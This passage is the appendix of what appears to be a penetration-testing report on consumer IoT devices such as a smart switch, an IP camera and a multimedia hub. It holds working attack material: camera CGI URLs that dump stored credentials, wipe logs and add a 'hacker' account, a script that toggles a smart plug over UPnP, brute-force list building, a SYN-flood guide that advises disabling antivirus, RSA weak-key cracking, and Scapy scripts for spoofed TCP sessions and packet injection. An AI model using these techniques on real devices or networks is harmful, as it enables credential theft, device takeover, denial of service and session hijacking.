    66 .... .... ........ ...0 0... .... .... = Receiver can return explicit CSI feedback: not supported (0x00000000) .... .... .... .... .00. .... .... .... = Receiver can return explicit uncompressed Beamforming Feedback Matrix: not supported (0x00000000) .... .... .... ...0 0... .... .... .... = STA can compress and use compressed Beamforming Feedback Matrix: not supported (0x00000000) .... .... .... .00. .... .... .... .... = Minimal grouping used for explicit feedback reports: No grouping supported (0x00000000) .... .... ...0 0... .... .... .... .... = Max antennae STA can support when CSI feedback required: 1 TX antenna sounding (0x00000000) .... .... .00. .... .... .... .... .... = Max antennae STA can support when uncompressed Beamforming feedback required: 1 TX antenna sounding (0x00000000) .... ...0 0... .... .... .... .... .... = Max antennae STA can support when compressed Beamforming feedback required: 1 TX antenna sounding (0x00000000) .... .00. .... .... .... .... .... .... = Maximum number of rows of CSI explicit feedback: 1 row of CSI (0x00000000) ...0 0... .... .... .... .... .... .... = Maximum number of space time streams for which channel dimensions can be simultaneously estimated: 1 space time stream (0x00000000) 000. .... .... .... .... .... .... .... = Reserved: 0x00000000 Antenna Selection (ASEL) Capabilities: 0x00 .... ...0 = Antenna Selection Capable: Not supported .... ..0. = Explicit CSI Feedback Based Tx ASEL: Not supported .... .0.. = Antenna Indices Feedback Based Tx ASEL: Not supported .... 0... = Explicit CSI Feedback: Not supported ...0 .... = Antenna Indices Feedback: Not supported ..0. .... = Rx ASEL: Not supported .0.. .... = Tx Sounding PPDUs: Not supported 0... .... = Reserved: 0x00 Tag: HT Information (802.11n D1.10) Tag Number: HT Information (802.11n D1.10) (61) Tag length: 22 Primary Channel: 2 HT Information Subset (1 of 3): 0x05 .... ..01 = Secondary channel offset: Secondary channel is above the primary channel (0x01) .... .1.. = Supported channel width: Channel of any width supported .... 0... = Reduced Interframe Spacing (RIFS): Prohibited ...0 .... = Power Save Multi-Poll (PSMP) stations only: Association requests are accepted regardless of PSMP capability 000. .... = Shortest service interval: 5 ms (0x00) HT Information Subset (2 of 3): 0x0001 .... .... .... ..01 = Operating mode of BSS: HT non-member protection mode (0x0001) .... .... .... .0.. = Non-greenfield STAs present: All associated STAs are greenfield capable .... .... .... 0... = Transmit burst limit: No limit .... .... ...0 .... = OBSS non-HT STAs present: Use of protection for non-HT STAs by overlapping BSSs is not needed 0000 0000 000. .... = Reserved: 0x0000 HT Information Subset (3 of 3): 0x0000 .... .... ..00 0000 = Reserved: 0x0000 .... .... .0.. .... = Dual beacon: No second beacon is transmitted .... .... 0... .... = Dual Clear To Send (CTS) protection: Not required .... ...0 .... .... = Beacon ID: Primary beacon
  • 68.
    67 .... ..0. ........ = L-SIG TXOP Protection Full Support: One or more HT STAs in the BSS do not support L-SIG TXOP protection .... .0.. .... .... = Phased Coexistence Operation (PCO): Inactive .... 0... .... .... = Phased Coexistence Operation (PCO) Phase: Switch to or continue 20 MHz phase 0000 .... .... .... = Reserved: 0x0000 Rx Supported Modulation and Coding Scheme Set: Basic MCS Set Rx Modulation and Coding Scheme (One bit per modulation): Reserved:8 .... .... .... .... .... .... 0000 0000 = Rx Bitmask Bits 0-7: 0x00000000 .... .... .... .... 0000 0000 .... .... = Rx Bitmask Bits 8-15: 0x00000000 .... .... 0000 0000 .... .... .... .... = Rx Bitmask Bits 16-23: 0x00000000 0000 0000 .... .... .... .... .... .... = Rx Bitmask Bits 24-31: 0x00000000 .... .... .... .... .... .... .... ...0 = Rx Bitmask Bit 32: 0x00000000 .... .... .... .... .... .... .000 000. = Rx Bitmask Bits 33-38: 0x00000000 .... .... ...0 0000 0000 0000 0... .... = Rx Bitmask Bits 39-52: 0x00000000 ...0 0000 0000 0000 0000 0000 000. .... = Rx Bitmask Bits 53-76: 0x00000000 .... ..00 0000 0000 = Highest Supported Data Rate: 0x0000 .... .... .... ...0 = Tx Supported MCS Set: Not Defined .... .... .... ..0. = Tx and Rx MCS Set: Equal .... .... .... 00.. = Maximum Number of Tx Spatial Streams Supported: 0x0000, TX MCS Set Not Defined .... .... ...0 .... = Unequal Modulation: Not supported Tag: Overlapping BSS Scan Parameters: Undecoded Tag Number: Overlapping BSS Scan Parameters (74) [Expert Info (Note/Undecoded): Dissector for 802.11 IE Tag (Overlapping BSS Scan Parameters) code not implemented, Contact Wireshark developers if you want this supported] [Dissector for 802.11 IE Tag (Overlapping BSS Scan Parameters) code not implemented, Contact Wireshark developers if you want this supported] [Severity level: Note] [Group: Undecoded] Tag length: 14 Tag Data: 14000a002c01c800140005001900 Tag: Extended Capabilities (1 octet) Tag Number: Extended Capabilities (127) Tag length: 1 Extended Capabilities: 0x01 (octet 1) .... ...1 = 20/40 BSS Coexistence Management Support: Supported .... ..0. = On-demand beacon: Not supported .... .0.. = Extended Channel Switching: Not supported .... 0... = WAVE indication: Not supported ...0 .... = PSMP Capability: Not supported ..0. .... = Reserved: 0x00 .0.. .... = S-PSMP Support: Not supported 0... .... = Event: Not supported Tag: Vendor Specific: Microsof: WMM/WME: Parameter Element Tag Number: Vendor Specific (221) Tag length: 24 OUI: 00-50-f2 (Microsof) Vendor Specific OUI Type: 2 Type: WMM/WME (0x02) WME Subtype: Parameter Element (1) WME Version: 1 WME QoS Info: 0x00
  • 69.
    68 0... .... =U-APSD: Disabled .... 0000 = Parameter Set Count: 0x00 .000 .... = Reserved: 0x00 Reserved: 00 Ac Parameters ACI 0 (Best Effort), ACM no , AIFSN 3, ECWmin 4 ,ECWmax 10, TXOP 0 ACI / AIFSN Field: 0x03 .00. .... = ACI: Best Effort (0) ...0 .... = Admission Control Mandatory: No .... 0011 = AIFSN: 3 0... .... = Reserved: 0 ECW: 0xa4 1010 .... = ECW Max: 10 .... 0100 = ECW Min: 4 TXOP Limit: 0 Ac Parameters ACI 1 (Background), ACM no , AIFSN 7, ECWmin 4 ,ECWmax 10, TXOP 0 ACI / AIFSN Field: 0x27 .01. .... = ACI: Background (1) ...0 .... = Admission Control Mandatory: No .... 0111 = AIFSN: 7 0... .... = Reserved: 0 ECW: 0xa4 1010 .... = ECW Max: 10 .... 0100 = ECW Min: 4 TXOP Limit: 0 Ac Parameters ACI 2 (Video), ACM no , AIFSN 2, ECWmin 3 ,ECWmax 4, TXOP 94 ACI / AIFSN Field: 0x42 .10. .... = ACI: Video (2) ...0 .... = Admission Control Mandatory: No .... 0010 = AIFSN: 2 0... .... = Reserved: 0 ECW: 0x43 0100 .... = ECW Max: 4 .... 0011 = ECW Min: 3 TXOP Limit: 94 Ac Parameters ACI 3 (Voice), ACM no , AIFSN 2, ECWmin 2 ,ECWmax 3, TXOP 47 ACI / AIFSN Field: 0x62 .11. .... = ACI: Voice (3) ...0 .... = Admission Control Mandatory: No .... 0010 = AIFSN: 2 0... .... = Reserved: 0 ECW: 0x32 0011 .... = ECW Max: 3 .... 0010 = ECW Min: 2 TXOP Limit: 47 Tag: QBSS Load Element 802.11e CCA Version Tag Number: QBSS Load Element (11) Tag length: 5 QBSS Version: 2 Station Count: 0 Channel Utilization: 53 (20%) Available Admission Capabilities: 31250 (1000000 us/s)
  • 70.
    69 Tag: Vendor Specific:RalinkTe Tag Number: Vendor Specific (221) Tag length: 7 OUI: 00-0c-43 (RalinkTe) Vendor Specific OUI Type: 3 Vendor Specific Data: 03000000 2. Python ON Script import socket import binascii import time TCP_IP = '192.168.1.119' TCP_PORT = 49153 BUFFER_SIZE = 1024 M1="""POST /upnp/control/basicevent1 HTTP/1.0 Content-Type: text/xml; charset="utf-8" HOST: 192.168.2.119 Content-Length: 419 SOAPACTION: "urn:G_Switch:service:basicevent:1#SetBinaryState" Connection: close <?xml version="1.0" encoding="utf-8"?> <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <s:Body> <u:SetBinaryState xmlns:u="urn:G_Switch:service:basicevent:1"> <BinaryState>1</BinaryState> <Duration></Duration> <EndAction></EndAction> <UDN></UDN> </u:SetBinaryState> </s:Body> </s:Envelope> """ s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect((TCP_IP, TCP_PORT)) s.send(M1) s.close()
  • 71.
    70 D.2: G_Camera Camera 1.List of interesting queries Command Result http://192.168.1.144/cgi-bin/hi3510/getuser.cgi Gets all login credentials http://192.168.1.144/cgi-bin/getwifiattr.cgi Gets Wi-Fi pass http://192.168.1.144/cgi-bin/hi3510/getsmtp.cgi Gets email credentials http://192.168.1.144/cgi-bin/hi3510/getftp.cgi Gets ftp credentials http://192.168.1.144/cgi-bin/hi3510/sdfrmt.cgi Formats SD Card http://192.168.2.120/cgi-bin/hi3510/dellog.cgi?- time=1440762847985 Clears system logs http://192.168.1.144/cgi-bin/hi3510/cleanlog.cgi?-name=access Clears access logs http://192.168.2.120/cgi-bin/hi3510/sysreboot.cgi Reboots the system http://192.168.2.120/cgi-bin/hi3510/sysreset.cgi Resets the system http://192.168.2.120/cgi- bin/hi3510/param.cgi?time=1440159507412&cmd=updateuser& user7=hacker:password:3:Normal Adds user « hacker » with password « password » http://192.168.2.120/cgi- bin/hi3510/param.cgi?time=1440160793054&cmd=updateuser& user0=admin:MyPass:3:Normal Changes the admin password to « MyPass » D.4: Bluetooth 1. Wireshark To capture BLE in Wireshark with standard Wireshark builds on Linux: - Run the command: mkfifo /tmp/pipe - Open Wireshark - Click Capture -> Options - Click "Manage Interfaces" button on the right side of the window - Click the "New" button - In the "Pipe" text box, type "/tmp/pipe" - Click Save, then click Close - Click "Start" - In a terminal, run : ubertooth-btle -f -c /tmp/pipe
  • 72.
  • 73.
    72 2. Automation Script #!/bin/sh #initialisation set+e DELAY=60 #delay is the time (in seconds) we remain connected to the G_MultimediaHub before we send the wifi password DIR=`/usr/bin/dirname $0` SCRIPT=`/usr/bin/basename $0` m=1 [ -f /tmp/${SCRIPT}.debug ] && set -x LOG=/var/log/${SCRIPT}.log echo "`date` - Starting $SCRIPT" | tee $LOG while [ 1 ] do # do down and up of wlan1 to force connection to G_MultimediaHub SSID /sbin/ifconfig wlan0 down /sbin/ifconfig wlan0 up echo "`date` - Searching for and connecting to found G_MultimediaHub... " | tee -a $LOG # wait a while for the connection /bin/sleep 20 # try to ping the G_MultimediaHub /bin/ping -c 1 -q 192.168.254.1 2>&1 > /dev/null /bin/sleep 1 /bin/ping -c 1 -q 192.168.254.1 2>&1 > /dev/null if [ $? -eq 0 ] then # G_MultimediaHub is recheable echo "`date` - G_MultimediaHub is reachable !" | tee -a $LOG echo "`date` - Waiting 1 minute before sending wifi password..." /bin/sleep $DELAY if [ -x $DIR/G_MultimediaHub_send_wifi0.py ] then echo "`date` - Sending Wifi password to G_MultimediaHub " | tee -a $LOG /bin/sleep 1 /usr/bin/python $DIR/G_MultimediaHub_send_wifi0.py 2>&1 | tee -a $LOG echo "`date` - Verification after 30 seconds... " | tee -a $LOG /bin/sleep 30 /bin/ping -c 1 -q 192.168.254.1 2>&1 > /dev/null while [ $? -eq 0 ] do echo "`date` - Verification failed, trying again... " | tee -a $LOG echo "`date` - Sending Wifi password to G_MultimediaHub " | tee -a $LOG /usr/bin/python $DIR/G_MultimediaHub_send_wifi${m}.py 2>&1 | tee -a $LOG if [ $m -eq 0 ] then m=1 else m=0 fi echo "`date` - Verification after 30 seconds... " | tee -a $LOG /bin/sleep 30 /bin/ping -c 1 -q 192.168.254.1 2>&1 > /dev/null done echo "`date` - Mission accomplished, sleeping for 1 minute... " | tee -a $LOG /bin/sleep 60 fi else echo "`date` - No G_MultimediaHub found, sleeping for 1 minute... " | tee -a $LOG /bin/sleep 60 fi done
  • 74.
    73 3. Fake SMTP Clientside: sendEmail -f toto@test.com -u test -m message -s 192.168.2.123 -t jad@alca.com -a Desktop/Gwenel/my_super_crypt.py Server side: python -m smtpd -n -c debuggerServer 192.168.1.69:25 Automation script #!/bin/bash #initialisation set +e i=0 DIR=`/usr/bin/dirname $0` SCRIPT=`/usr/bin/basename $0` [ -f /tmp/${SCRIPT}.debug ] && set -x LOG=/var/log/${SCRIPT}.log echo "`date` - Starting $SCRIPT" | tee $LOG while [ 1 ] do sendEmail -f Gerard@moonemail.com -u Lord_Of_The_Light -s 192.168.2.123 - t Robert@moonemail.com -a my_super_crypt.py < $DIR/Email${i} 2>&1 | tee -a $LOG /bin/sleep 10 i=$(((i + 1)%10)) done D.8: Z-Wave
  • 75.
    74 D.11: Standard Procedures APKdecompilation Short description Retrieve source files (Java, JavaScript, HTML …) from the .apk android application (android application) Required Tools Windows, Dex2jar, Java Decompiler, Apktool Procedure Decompiled Source files o After downloading the latest Apktool [17], extract the files to a new folder “TMP” o Move both “framework-res.apk” and “Application.apk” to the same folder (“TMP”) (To get more info about getting these files, check the standard process “Retrieve framework-res.apk and app.apk”) o Open command prompt in this folder Shift + Right click -> Open command prompt here o Execute the following commands: apktool if framework-res.apk apktool d Application.apk o You’ll have a folder created holding the name of your application. It contains sources written in HTML, JavaScript, … Note: If you notice a folder called smali (Java assembler), you need to continue with the next part to retrieve the JAVA classes source code. JAVA Source files o After downloading Dex2jar [18], extract all its content to a new folder “dex2jar” o Rename your “.apk” file to “Application.zip” (Change extension from .apk to .zip) o Extract all files into TMP o Copy the file “classes.dex” to the folder “dex2jar” o Drag your .dex over dex2jar converting it into a jar file named “classes-dex2jar.jar” o Download Java decompiler [19] o Drag the file “classes-dex2jar.jar” over Java Decompiler “jd-gui” (You need to have jdk [20] installed on your machine) o Java Decompiler will be opened, you can either view classes, either save them using the bar menu : “File-> save all sources”
  • 76.
    75 Retrieving framework-res.apk andapp.apk Short description Retrieve framework-res.apk (used for decompilation) and app.apk (Corresponding to an android application) Required Tools Android, SaveAPK, OI File Manager Procedure APP.apk o Install SaveAPK and OI File Manager from google play store o Install the needed application, we will call it “APP” o Launch SaveAPK o Select “APP” from the list of existing applications o Choose a location on the SD card to save the .apk file corresponding the “APP” o Connect the android phone to the co,puter o Navigate to the location in which you saved the .apk file o Copy this file to your computer. Framework-res.apk o Open a file explorer application (OI File Manager, or other…) o Navigate to /system/framework/ o Copy the file framework-res.apk to any accessible location (Recommend to be on SD Card) o Connect the android phone to your computer o Navigate to the location you chose, and you will find the framework-res.apk files Important notes o In order to use the previous procedure, the android phone should be rooted Combine lists Short description Combine two list files, to make one containing all possible combinations. Each line contains a word from the first list, and a word from the second, separated by ‘”:”. This list can be used to brute force some web application for login credentials. Required Tools Windows/Linux, Python Procedure o Decompress the tool “Combine passwords.zip” using #unzip Combine passwords.zip o Open terminal and navigate to the folder “Combine passwords” using #cd Combine passwords o Place the “username.txt” and “password.txt” in the folder “Combine passwords” o To combine the 2 files and form composite password file (username:password), execute the following command #python CombineList.py o In case you need to have the combined list encoded in base64, use “-b” or “--base64” #python CombineList.py -b The resulting file will be created in the same directory, under the name “combined.txt”
  • 77.
    76 Fuzz Attack Short description Runa fuzz attack on a server, fuzzing a certain string in the sent GET/POST requests, or any exchanged packets Required Tools Linux, OWASP ZAP 2.4.0 Procedure o Configure your web browser to use a local proxy 127.0.0.1 on port 8080 Mozilla Iceweasel: Menu->Preferences->advanced->Network- >Settings Chromium: Menu->Settings->show advanced settings->Network- >Modify proxy settings->proxy server settings o When you open the page you want to attack, it will appear among the websites on the left panel of ZAP. o Choose the packet you want to replay (you can also select packets from the tab "History" in the bottom panel) o On the right panel, click on the tab "Request", right-click anywhere on the textbox containing the packet data, and choose "Fuzz..." o Remove the by default existing Fuzz locations, and add manually the string you want to brute force o When adding a string, you are asked to add payloads, payloads can be user-specified strings "string", user-specified files "file", or File fuzzers, which exist by default in ZAP. These fuzzers contain exploits, SQL injections, directory listing, and other useful ready payloads. o To start the attack, click on "Start Fuzzer" o You can view current status of the attack and the size of received responses in the tab "Fuzzer" in the bottom panel. o To view a specific reply, you may right-click on the corresponding line from the tab "Fuzzer", and click "open URL in browser" Additional notes: o By default, OWASP ZAP proxy listens to the port 8080. to change it, go to Tools- >options-> local proxy, and modify port (make sure the port you choose is not being used by another application) Importing Certificates from HTTPS servers Short description Import TLS certificates chain for a list of user defined https servers Required Tools Linux, python2.7, OpenSSL, Import_Certificates.py Procedure o Decompress “x509 RSA Certificate attack kit.zip” using the command: #unzip x509 RSA Certificate attack kit.zip o Add target websites to https_list (each on a new line) o Execute #python "Import_Certificates.py" Retrieved certificates will be put in the folder “Certificates”
  • 78.
    77 SYN-Flood DOS attack Shortdescription DOS attack based on saturating the server’s capacity (RAM, CPU ...) so he cannot reply to legitimate TCP SYN requests Required Tools Windows, NetTools2.7 Procedure o Unzip “NetTools5.0.70.zip” and install “Setup.exe” o Go to Start->Network tools->HTTP Flooder(DoS) o Specify the ID address and port of the target o Enter the number of active connections needed (try 500, if not enough, increase it) o Click “Start” Important Notes o NetTools is a commercialized hacking tool, and so it will mostly be detected by your antivirus, and sometimes it is automatically deleted. It is recommended to temporary disable your antivirus before installing or running this tool.
  • 79.
    78 Factorizing big integers Shortdescription Factorize a big integer to get its prime factors (Optimized for numbers above 85 digits) Required Tools Linux, GMP, Cado-nfs-2.0 Procedure o Download GMP [21] o Decompress the downloaded using #tar -zxvf gmp-5.1.3.tar.gz o Open terminal and navigate to the folder “gmp-5.1.3” using #cd gmp-5.1.3 o Execute the following commands : /gmp-5.1.3#./configure /gmp-5.1.3#make o To check that everything is correct, and nothing is missing, run: /gmp-5.1.3#make check o To install GMP, execute the following: /gmp-5.1.3#make install o Download cado-nfs-2.0 [22] and decompress it using: # tar -zxvf cado-nfs-2.1.1.tar.gz o Open a terminal and navigate to the decompresses directory using: # cd cado-nfs-2.1.1 o Then execute: /cado-nfs-2.1.1/#./make o To test the program, factorize this large number using the following sample: /cado-nfs-2.1.1/#./factor.sh 90377629292003121684002147101760858109247336549001090677693 -t 2 Additional notes o If the number of cores is greater than 2, it is more efficient to use multiple clients with -s to distribute the polynomial selection and sieve on the current machine. o This example uses two clients, which use two threads each ./factor.sh 3534937497312362730146780712609205906028364718543597053566104272 14806564110716801866803409 -t 2 -s 2 o If the number of cores is greater than 4, it is much recommended to use multiple clients. o For details concerning how to run a factorization on several machines, check README file within the cado-nfs-2.0 directory o For more details concerning GMP installation, visit this site [23] o For more details concerning cado-nfs-2.1.1.1 installation, visit this site [24] This tool was tested with 256bit size modulus, on an i7 CPU with 8GB of RAM. The average required time to factorize n and generate the private key was 4 minutes.
  • 80.
    79 Breaking x509 RSACertificate Short description Factorize the modulus “n” and calculate the private key corresponding to the public key certificate Required Tools Windows/Linux Python2.7, OpenSSL Procedure o Unzip “x509 RSA Certificate attack kit.zip” o Put the certificates in the directory Certificates o Make sure the certificate file name ends with “.cer” o Execute "python Crack.py" Additional notes o To increase the success probability, it is recommended to have a huge number of public keys. You can generate such keys along with the corresponding private keys using the script ‘Generate.py’ in ‘Certificate Generator’. Corresponding public key files will be created in the directory PEM files o You will get the calculated private keys in the directory “Privatekeys” o In case there was an import error on windows “No module named Crypto.PublicKey” - Download and then install pyCrypto 2.6 [25] - Go to the directory where python was installed - Go to scripts - Shift + right-click: Open Command Prompt here - Execute " pip install pycrypto" o In case there was an import error on windows “No module named pyasn1.codec.der.encoder” - Go to the directory where python was installed - Go to “Scripts” - Shift + right-click: Open Command Prompt here - Execute “pip install pyasn1" Python Installation To download/install Python2.7 from here [26], or do the following steps: o First Install some dependencies #apt-get install build-essential checkinstall #sudo apt-get install libreadline-gplv2-dev libncursesw5-dev libssl-dev libsqlite3-dev tk-dev libgdbm-dev libc6-dev libbz2-dev o Then download using the following command: #cd ~/Downloads/ #wget http://python.org/ftp/python/2.7.5/Python-2.7.5.tgz o Extract and go to directory #tar -xvf Python-2.7.5.tgz #cd Python-2.7.5 o Now install using the following command #./configure #make #sudo checkinstall
  • 81.
    80 Retrieving TLS Certificatesfrom Wireshark Short description Retrieve TLS Certificate from a capture file of a TLS connection Required Tools Windows/Linux, Wireshark, OpenSSL Procedure o After capturing the Wireshark TLS connection, find the packet named “certificate” o In the packet dissection, you will find two Secure Sockets Layers, open “Handshake protocol : certificate-> Handshake protocol: certificate->Certificates” o You will find a list of certificates (sometimes only one), the first one belongs to the party we are communicating with the second one belongs to the issuer of the first certificate, and so on… o Right click on the certificate->Export Selected Packet bytes-> choose a location o You will have the certificate encoded in DER format o Open a command line: - Windows: right-click -> open command prompt here - Linux: right-click -> open in terminal o Navigate to the folder where the certificates were saved, and execute the following command (for each certificate file ): openssl x509 -inform DER -outform PEM -in Certificate1 -out Certificate1.pem o You can either view the certificate either by double click (on linux), either decode it using the following command : openssl x509 -in Certificate1.pem -text -noout Important notes o Make sure that your Wireshark preferences allow subdissector to reassemble TCP streams (Edit->Preferences->Protocols->TCP) o If you just installed OpenSSL, make sure you add its Path to your system variable paths.
  • 82.
    81 TCP Session replay(python) Short description Create a TCP session and send data over TCP using your source IP address. Required Tools Python 2.7 Procedure o Write the following script in a file we’ll name “example.py” import socket import binascii import time TCP_IP = '192.168.1.119' ##Destination IP adresse TCP_PORT = 49153 ##Destination TCP port BUFFER_SIZE = 1024 M1="""Message To be Sent as it is """ s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect((TCP_IP, TCP_PORT)) s.send(M1) s.close() o Modify the underlined values o Open command line/Terminal and go to the location of “example.py”. o Type in and execute: python example.py
  • 83.
    82 TCP Session replaywithout timestamp (Scapy) Short description Create a TCP session and send data over TCP using any source IP address. Required Tools Kali Linux, scapy, python 2.7 Procedure o Since you’ll be directly controlling the network adapter, without passing through the kernel, you need to enter the following commands prior to creating the TCP connection #iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP #iptables -L These two commands are enough to drop the RST packets sent by the kernel when receiving an SYN-ACK for a connection he did not create. o Write the following script in a file we’ll name “example.py” from scapy.all import * # VARIABLES src = "192.168.2.124" dst = "192.168.2.1" sport = random.randint(1024,65535) dport = 80 seqq = random.randint(1000,10000) get="""GET / HTTP/1.1rnUser-Agent: Wget/1.13.4 (linux- gnu)rnAccept: */*rnHost: 192.168.2.1rnConnection: Keep- Alivernrn""" # SYN ip=IP(src=src,dst=dst,flags='DF') SYN=TCP(window=29200,sport=sport,dport=dport,flags='S',seq=seqq) SYNACK=sr1(ip/SYN) # ACK seqq=SYNACK.ack ACK=TCP(window=29200,sport=sport, dport=dport, flags='A', seq=seqq, ack=SYNACK.seq+1) send(ip/ACK) o Modify the underlined values o Open command line/Terminal and go to the location of “example.py”. o Type in and execute: python example.py
  • 84.
    83 TCP Session replaywith timestamp (Scapy) Short description Create a TCP session with timestamp and send data over TCP using any source IP address. Required Tools Kali Linux, scapy, python 2.7 Procedure o Since you’ll be directly controlling the network adapter, without passing through the kernel, you need to enter the following commands prior to creating the TCP connection #iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP #iptables -L These two commands are enough to drop the RST packets sent by the kernel when receiving an SYN-ACK for a connection he did not create. o Write the following script in a file we’ll name “example.py” from scapy.all import * import time # VARIABLES src = "192.168.2.124" dst = "192.168.2.1" sport = random.randint(1024,65535) dport = 80 seqq = random.randint(1000,10000) get="""GET / HTTP/1.1rnUser-Agent: Wget/1.13.4 (linux- gnu)rnAccept: */*rnHost: 192.168.2.1rnConnection: Keep- Alivernrn""" # SYN ip=IP(src=src,dst=dst,flags='DF') t=time.time() tsval=(int)(t*1000-((int)(t/1000000)*1000000000)) SYN=TCP(window=29200,sport=sport,dport=dport,flags='S',seq=seqq, options=[('MSS', 1460),('SAckOK', ''),('Timestamp',(tsval,0)),('NOP', None),('WScale',7)]) SYNACK=sr1(ip/SYN) # ACK t=time.time() tsval=(int)(t*1000-((int)(t/1000000)*1000000000)) seqq=SYNACK.ack ACK=TCP(window=29200,sport=sport, dport=dport, flags='A', seq=seqq, ack=SYNACK.seq+1,options= [('MSS', 1460),('SAckOK', ''),('Timestamp',(tsval,SYNACK[TCP].options[2][1][0])),('NOP', None), ('WScale',7)]) send(ip/ACK) send(ip/TCP(window=29200,flags='AP',sport=sport, dport=80, seq=ACK.seq,ack=ACK.ack,options=[('MSS', 1460),('SAckOK', ''),('Timestamp',(tsval,SYNACK[TCP].options[2][1][0])), ('NOP',None),('WScale',7)])/get) o Modify the underlined values o Open command line/Terminal and go to the location of “example.py”. o Type in and execute: python example.py
  • 85.
    84 TCP injection withouttimestamp (Scapy) Short description Intercept existing TCP connection that does not use timestamps, and send modified TCP packets Required Tools Kali Linux, scapy, python 2.7 Procedure o Write the following script in a file we will call “example.py” def pkt_callback(pkt): pkt.show() if ((pkt[IP].src=="192.168.2.123") and (pkt[TCP].dport==5222)): a=IP(ttl=64,flags=2,src=pkt[IP].src,dst=pkt[IP].dst) c="""message to inject """ b=TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, seq=pkt[TCP].seq+209, ack=pkt[TCP].ack,flags=pkt[TCP].flags, window=pkt[TCP].window) send(a/b/c) sniff(iface="wlan1", prn=pkt_callback, filter="ip and tcp and port 5222 and host 192.168.2.123", store=0) o Modify the underlined fields with your values o The red values are one used in filters, to specify the target TCP stream o Open command line/Terminal and go to the location of the “example.py”. o Execute the following command to send the packet Python example.py
  • 86.
    85 TCP injection withtimestamp (Scapy) Short description Intercept existing TCP connection that uses timestamps, and send modified TCP packets Required Tools Kali Linux, scapy, python 2.7 Procedure Procedure: o Write the following script in a file we will call “example.py” def pkt_callback(pkt): pkt.show() if ((pkt[IP].src=="192.168.2.123") and (pkt[TCP].dport==5222)): a=IP(ttl=64,flags=2,src=pkt[IP].src,dst=pkt[IP].dst) c="""GET / HTTP/1.1 Host: 192.168.2.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.6.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive """ b=TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, seq=pkt[TCP].seq+209, ack=pkt[TCP].ack,flags=pkt[TCP].flags, window=pkt[TCP].window, options=[('NOP', None),('NOP',None),('Timestamp',(pkt[TCP].options[2][1][0]+10,pk t[TCP].options[2][1][1]))]) send(a/b/c) sniff(iface="wlan1", prn=pkt_callback, filter="ip and tcp and port 5222 and host 192.168.2.123", store=0) o Modify the underlined fields with your values o The red values are one used in filters, to specify the target TCP stream o Open command line/Terminal and go to the location of the “example.py”. o Execute the following command to send the packet Python example.py
  • 87.
    86 E. FOR EXTRAWORK E.1: OS Hardening using “CIS-CAT assessment tool” Using CIS-CAT, CIS Security Benchmarks Members can: o Routinely assess the configuration of production systems compared to the CIS Benchmarks and internal security policies; o Provide dashboard reporting capability; o Create standard configuration images for hardening systems prior to deployment; o Improve security awareness by comparing the security of "out-of-the-box" systems and hardened systems; o Assess and monitor multiple systems simultaneously by integrating CIS-CAT with system management utilities; and o Perform vulnerability assessments for Microsoft Windows XP, 7, 8, Windows Server 2003, 2008, 2008 R2 and Red Hat Enterprise Linux 4 and 5. E.3: TCP Replay Attack tool
  • 88.
    87 F. FOR FILES Thisis a list of files that should be attached with the confidential version of this report. F.0: Sample Security Reports File name Author / Source Size Offensive_Security.pdf www.offensive-security.com 4.51 MB Cynergi.pdf http://www.cynergysolutions.net/ 963 KB SANS.pdf https://www.sans.org/reading-room 1.33 MB F.1: G_Switch Connected Switch File name Author / Source Size Decompiled.zip 37.8 MB APK Decompilation tools http://ibotpeaches.github.io/Apktool/ http://sourceforge.net/projects/dex2jar/ https://github.com/java-decompiler/jd-gui/releases 29.8 MB Android application.zip https://play.google.com/store/apps/details?id=com. G_Switch.G_nameandroid 31.6 MB F.2: G_Camera IPCamera File name Author / Source Size CGI Commands.zip http://ipcamcontrol.net/files/_DericamCGI-HD.pdf http://www.themadhermit.net/wp- content/uploads/2013/03/FI9821W-CGI-Commands.pdf 608 KB G_Camera_doc.doc G_Camera_link 119 KB Sample commands.txt Jad NEHME 852 B F.3: TCP Replay File name Author / Source Size TCP replay Jad NEHME 25.5 KB F.4: password generator File name Author / Source Size Password generator Jad NEHME 19.6 KB F.5: RSA ATTACK KIT File name Author / Source Size RSA Attack Kit.zip Jad NEHME 76.2 KB F.6: Hackathon File name Author / Source Size RSA Challenge Jad NEHME 3.07 MB Mr Gwenel Challenge Mr Gwenel 4.85 KB
  • 89.
    88 R. FOR REFERENCES Figuresand Websites [1] Alcatel-Lucent, "Alcatel-Lucent History," https://www.alcatel- lucent.com/about/history. [2] O. D. E. O. 2. -. ©. O. 2015, "Devices online per 100 inhabitants, top OECD countries," http://statlinks.oecdcode.org/932015041p1g121.xls, 2015. [3] "Operations," Alcatel-Lucent, 2015. [Online]. Available: https://www.alcatel- lucent.com/about/operations. [Accessed 20 12 2015]. [4] G_Camera. [Online]. Available: http://forum.g_camera.com/viewtopic.php?t=28965. [Accessed 20 12 2015]. [5] "g_camera.com," g_camera, [Online]. Available: http://download.g_camera.com/files/UPG_ipc3360a-w7-M20-hi3518-20141129- 114618.zip. [Accessed 20 12 2015]. [6] "g_camera.com," g_camera, [Online]. Available: http://download.g_camera.com/files/. [Accessed 20 12 2015]. [7] "Github.com," GreatScottGadgets, [Online]. Available: https://github.com/greatscottgadgets/ubertooth/wiki/Build-Guide. [Accessed 20 12 2015]. [8] "http://www.sbrac.org," GnuRadio, [Online]. Available: http://www.sbrac.org/files/build-gnuradio. [Accessed 20 12 2015]. [9] "gnuradio.org," GnuRadio, [Online]. Available: https://gnuradio.org/redmine/projects/gnuradio/wiki/BuildGuide. [Accessed 20 12 2015]. [10] "gnuradio.org," GnuRadio, [Online]. Available: http://gnuradio.org/redmine/projects/pybombs/wiki. [11] "digiwave.dk," digiwave, [Online]. Available: http://www.digiwave.dk/en/programming/an-introduction-to-z-wave-programming-in- c/. [Accessed 20 12 2015]. [12] "bitbucket," scapy-radio, [Online]. Available: https://bitbucket.org/cybertools/scapy- radio/src. [Accessed 20 12 2015]. [13] "ettus," ettus.com, 